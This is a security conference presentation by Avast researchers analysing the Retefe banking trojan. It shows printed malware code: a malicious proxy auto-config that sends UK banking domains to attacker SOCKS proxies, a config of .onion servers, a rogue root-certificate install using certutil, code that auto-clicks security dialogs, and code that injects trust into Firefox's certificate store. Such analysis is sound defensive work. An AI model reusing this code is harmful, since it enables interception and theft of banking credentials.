Malicious proxy auto-configs:

An easy way to harvest banking credentials

Jaromír Hořejší (@JaromirHorejsi)

Jan Širmer (@sirmer_jan)

VB 2016, Denver, USA

Today we will be presenting...

1. Proxy auto-config
2. Infection vector
3. Installation of the malware
4. Examples of fake banking sites
5. Statistics

avast

Proxy auto-config (PAC)

Defines how web browsers automatically choose the appropriate proxy server to fetch a given URL

Several predefined functions:
isPlainHostName(), dnsDomainIs(), localHostOrDomainIs(), isResolvable(), isInNet(), dnsResolve(), myIpAddress(), dnsDomainLevels(), shExpMatch(), weekdayRange(), dateRange(), timeRange()


```
function FindProxyForURL(url, host) {
    var proxy = "SOCKS 109.234.37.93:88;";
    var hosts = new Array('*barclays.co.uk',
    for (var i = 0; i < hosts.length; i++) {
        if (shExpMatch(host, hosts[i])) {
            return proxy
        }
    }
    return ""
}
```

- Must contain JavaScript function “FindProxyForURL(url, host)”, which returns:
  - DIRECT - Connections should be made directly, without any proxies
  - PROXY host:port - specifies which proxy should be used
  - SOCKS host:port - specifies SOCKS server

Source: http://findproxyforurl.com/netscape-documentation/

PAC in Chrome / FF / IE

- Chrome
  - Settings -> Advanced Settings -> Change proxy settings... -> LAN Settings
- Internet Explorer
  - Tools -> Internet Options -> Connections -> LAN Settings
- Firefox
  - Tools -> Options -> Advanced -> Network.



avast

The history of Retefe

- **In the past**
  - OLE embedding EXE file (RAR SFX, CPL, ..)
  - Reported to target Switzerland, Austria, Sweden, Japan

- **References**
  - A close look at a targeted attack delivery (February 2014)
    - https://blogs.technet.microsoft.com/mmpc/2014/02/27/a-close-look-at-a-targeted-attack-delivery/
  - Finding Holes - Operation Emmental (July 2014), whitepaper
    - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf
  - The Circle Around Retefe (May 2015), talk at CARO Workshop
    - http://2015.caro.org/presentations/the-circle-around-retefe

Retefe now

- **Nowadays**
  - OLE embedding JavaScript file
  - Drops PowerShell scripts to install fake certificate
  - Simple JavaScript and PAC obfuscation
  - May install additional tools like Tor, Proxifier, etc...
  - Persistence may be added

Retefe now


- **References**

  - Retefe is back in town (April 2016)
    - https://isc.sans.edu/diary/Retefe%2Bis%2Bback%2Bin%2Btown/20957
  - Thank You For Your Order Ref 58380529 Talkmobile – word doc malware (April 2016)
    - https://myonlinesecurity.co.uk/thank-you-for-your-order-ref-58380529-talkmobile-word-doc-malware/
  - Retefe banking Trojan targets UK banking customers (June 2016)
    - https://blog.avast.com/retefe-banking-trojan-targets-uk-banking-customers
  - The evolution of the Retefe banking Trojan (July 2016)
    - https://blog.avast.com/the-evolution-of-the-retefe-banking-trojan

Infection vector

- Social engineering
  - "To see the invoice, double click on the image"

Um Quittung zu sehen, klicken Sie zwei Mal auf dem Bild.



- Victim double-clicks on OLE embedded script
  - No need for an exploit kit
  - No macros / no need to enable them

avast

Infection vector

- *oleObject1.bin* is OLE Package
- OLE Package contains JavaScript with various filenames
  - Rechnung, Bestellung, Zahlung, Quittung, DHL Paket, etc.
  - Invoice, order, payment, package, etc.

```
Listing archive: retefe.doc

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
1980-01-01 00:00:00 .....          712          371  docProps\app.xml
1980-01-01 00:00:00 .....          737          373  docProps\core.xml
1980-01-01 00:00:00 .....         2332         1013  word\document.xml
1980-01-01 00:00:00 .....        34816        14811  word\embeddings\oleObject1.bin
1980-01-01 00:00:00 .....         1031          382  word\fontTable.xml
2016-06-30 10:22:02 ....A        12088        11313  word\media\image1.wmf
1980-01-01 00:00:00 .....         1583          703  word\settings.xml
1980-01-01 00:00:00 .....        14804         1804  word\styles.xml
1980-01-01 00:00:00 .....         7043         1717  word\theme\theme1.xml
1980-01-01 00:00:00 .....          260          187  word\webSettings.xml
1980-01-01 00:00:00 .....         1094          300  word\_rels\document.xml.rels
1980-01-01 00:00:00 .....         1460          387  [Content_Types].xml
1980-01-01 00:00:00 .....          590          243  _rels\.rels
------------------- ----- ------------ ------------  ------------------------
                                 78550        33604  13 files, 0 folders
```

Malicious JavaScript file

- **Obfuscated**
- **Simple deobfuscation** by replacing
  - eval() -> document.write()

- **Deobfuscated script** contains conig with
  - Three base64 encoded PowerShell files
    - Malicious certificate authority
    - PS script to “confirm certificate”
    - PS script to install cert to Firefox
  - Config server URL behind TOR

```
var Config = {
    dl: ["5qgerbbyhdz5bwce.onion", "yycqx6ay5oedto5f.onion", "j2pjkgrlaopyaagn.onion", "i3e5y4ml7ru76n5e.onion"],
    zl: ["to", "link"],
    zlp: ["https", "http"],
    cert: "MIIHWDCCBUCgAwIBAgIJAJd1xL/gq1VoMA0GCSqGSIb3DQEBCwUAMIHNMQswCQYDVQQGEwJVUzEbMBkGA1UECBMSR3J1YXRlciBNYW5jaGV
    ps: "ZnVuY3Rpb24gQ29uZmlybUNlcnR7DQpBZGQtVHlwZSBAIg0KdXNpbmcgU3lzdGVtOw0KdXNpbmcgU3lzdGVtLlRleHQ7DQplc2luZyBTeXN0ZI
    psf: "cGFyYW0gKA0KICAgIFtzdHJpbmddJENlcnRQYXRoPSI1QOVSVCU1DQopDQpmdW5jdGlvbiBBZGRDZXJ0Rk27DQpBZGQtVHlwZSBAIg0KdXNpI
};
```


avast

Malicious JavaScript file

- **Core function**
  - Init
    - Drops *cert.der, ps.ps1, psf.ps1*
  - Start
  - Installing on IE / FF
    - IE, Chrome – Windows Certificate Store
    - FF – its own certificate store
  - CloseAllBrowsers
  - Close

```
function Core() {
    this["Init"] = function() {
        Cert = new C_Cert();
        Cert["Init"]();
        IE = new C_IE();
        FF = new C_FF()
    };
    this["Start"] = function() {
        this["Init"]();
        this["CloseAllBrowsers"]();
        this["InstallIE"]();
        this["InstallFF"]();
        WScript["Sleep"](5000);
        this["Close"]()
    };
    this["InstallIE"] = function() {
        IE["InstallCert"]();
        IE["InstallPac"]()
    };
    this["InstallFF"] = function() {
        FF["InstallCert"]();
        FF["InstallPac"]()
    };
    this["CloseAllBrowsers"] = function() {
        wss["Run"]("taskkill /F /im iexplore.exe", 0, false);
        wss["Run"]("taskkill /F /im firefox.exe", 0, false);
        wss["Run"]("taskkill /F /im chrome.exe", 0, false)
    };
    this["Close"] = function() {
        Cert["Close"]();
        IE["Close"]();
        FF["Close"]()
    }
}
```

Malicious JavaScript file

- Installing on Firefox
  - Finds default profile in \\Mozilla\\Firefox\\Profiles
  - Edits *prefs.js*
    - Delete *blockDotOnion*
    - Delete *network.proxy* settings


```
var StrPrefsJs = StrProfile + "\\prefs.js";
if (fso.FileExists(StrPrefsJs)) {
    var StrContent = fso.OpenTextFile(StrPrefsJs, 1).ReadAll();
    var ArrContent = StrContent.split("\n");
    var NewArrContent = [];
    for (var i = 0; i < ArrContent.length; i++) {
        if (ArrContent[i].indexOf("network.dns.blockDotOnion") != -1) {
            ArrContent[i] = ArrContent[i].replace("true", "false")
        }
        if (ArrContent[i].indexOf("network.proxy.") == -1) {
            NewArrContent.push(ArrContent[i])
        }
    }
    NewArrContent.push("user_pref(\"network.dns.blockDotOnion\", false);");
    StrContent = NewArrContent.join("\n");
    var stream = fso.CreateTextFile(StrPrefsJs, true);
    stream.Write(StrContent);
    stream.Close()
}
```

Installing the certificate

- Uses Certutil

```
this["InstallCert"] = function() {
    if (!this["IsCertUtilInstalled"]()) {};
    this["ConfirmCert"]();
    wss["Run"]("certutil -addstore -f -user \"ROOT\" \"" + Cert["FileName"] + "\"", 0, true)
```

- Uses "PS" PowerShell script to "confirm" security warning and click on Yes button



avast

Installing the certificate

- Finds a windows with Dialog Box system class in *csrss* or *certutil* process
- SendMessage, BM_CLICK
- Security warning quickly disappears


```
[DllImport("user32.dll", CharSet = CharSet.Auto)]
static extern IntPtr SendMessage(IntPtr hWnd, UInt32 Msg, IntPtr wParam, IntPtr lParam);
const int BM_CLICK = 0x00F5;
public static void Start(){
  IntPtr hWnd;
  do{
      hWnd = FindWindow("#32770", null);
      if (!hWnd.Equals(IntPtr.Zero))
      {
          String sExeName=GetExeName(hWnd);
          if(GetExeName(hWnd).Contains("csrss") || GetExeName(hWnd).Contains("certutil"))
          {
              break;
          }else
          {
              hWnd=IntPtr.Zero;
          }
      }
  }while (hWnd.Equals(IntPtr.Zero));
```

Class	Description
ComboLBox	The class for the list box contained in a combo box.
DDEMLEvent	The class for Dynamic Data Exchange Management Library (DDEML) events.
Message	The class for a message-only window.
#32768	The class for a menu.
#32769	The class for the desktop window.
#32770	The class for a dialog box.
#32771	The class for the task switch window.
#32772	The class for icon titles.

avast

Installing the certificate

- Fake certificate



Installing the certificate into Firefox

- Invokes imports from *nss3.dll* (Network Security Services)
  - CERT_GetDefaultCertDB
    - Returns handle for default certificate database
  - CERT_ImportCerts
    - Imports the certificate
  - CERT_ChangeCertTrust
    - Sets flag CERTDB_TRUSTED_CA


```
CertTrusts CertTrust = new CertTrusts();
CertTrust.iSite = 0x10;
CertTrust.iEmail = 0x10;
CertTrust.iSoft = 0x10;

IntPtr CertToImport = new IntPtr();
IntPtr[] aCertToImport = new IntPtr[1];
//End init cert
int status = NSS_Initialize(sProfile, "", "", SECMOD_DB, NSS_INIT_OPTIMIZESPACE);
if (status != ERROR_SUCCESS)
{
    return false;
}
IntPtr bd = CERT_GetDefaultCertDB();
if (bd.Equals(IntPtr.Zero))
{
    NSS_Shutdown();
    return false;
}
status = CERT_ImportCerts(bd, 11, 1, ref aCertItem, ref CertToImport, 1, 0, IntPtr.Zero);
if (status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
}
Marshal.Copy(CertToImport, aCertToImport, 0, 1);
status = CERT_ChangeCertTrust(bd, aCertToImport[0], ref CertTrust);
if ( status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
};
```


avast

Installing the certificate into Firefox

- Code probably inspired by thread from *exploit.in* forum
  - https://forum.exploit.in/index.php?showtopic=99705&mode=threaded&pid=616876



avast


Modification of PAC URL

- Uses hidden service gateway to access *.onion* domains
- URL matches regexp format
  - \w+\.onion(\.to)?\/\w+\.js\?ip=\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}

avast

Malicious PAC file

- IP address matters
  - Non-UK IP address



  - UK IP address

avast

Malicious PAC file

- Obfuscated with Dean Edwards packer

```
eval(function(p,a,c,k,e,d)
```


- Proxy server URL
  - IP address : port
  - Onion URL : port

- Lists of hosts – targeting UK banks

```
function FindProxyForURL(url, host) {
    var proxy = "SOCKS 185.14.30.97:88;";
    var hosts = new Array(
    '*barclays.co.uk',
    '*natwest.com',
    '*nwolb.com',
    'hsbc.co.uk',
    'www.hsbc.co.uk',
    '*business.hsbc.co.uk',
    '*santander.co.uk',
    '*rbsdigital.com',
    'onlinebusiness.lloydsbank.co.uk',
    '*cahoot.com',
    '*smile.co.uk',
    '*co-operativebank.co.uk',
    'if.com',
    '*.if.com',
    '*ulsterbankanytimebanking.co.uk',
    '*sainsburysbank.co.uk',
    '*tescobank.com');
    for (var i = 0; i < hosts.length; i++) {
        if (shExpMatch(host, hosts[i])) {
            return proxy
        }
    }
    return "DIRECT"
}
```

Tor, Proxifier

- At the end of June, additional tools and features were added
  - Tor
  - Proxifier



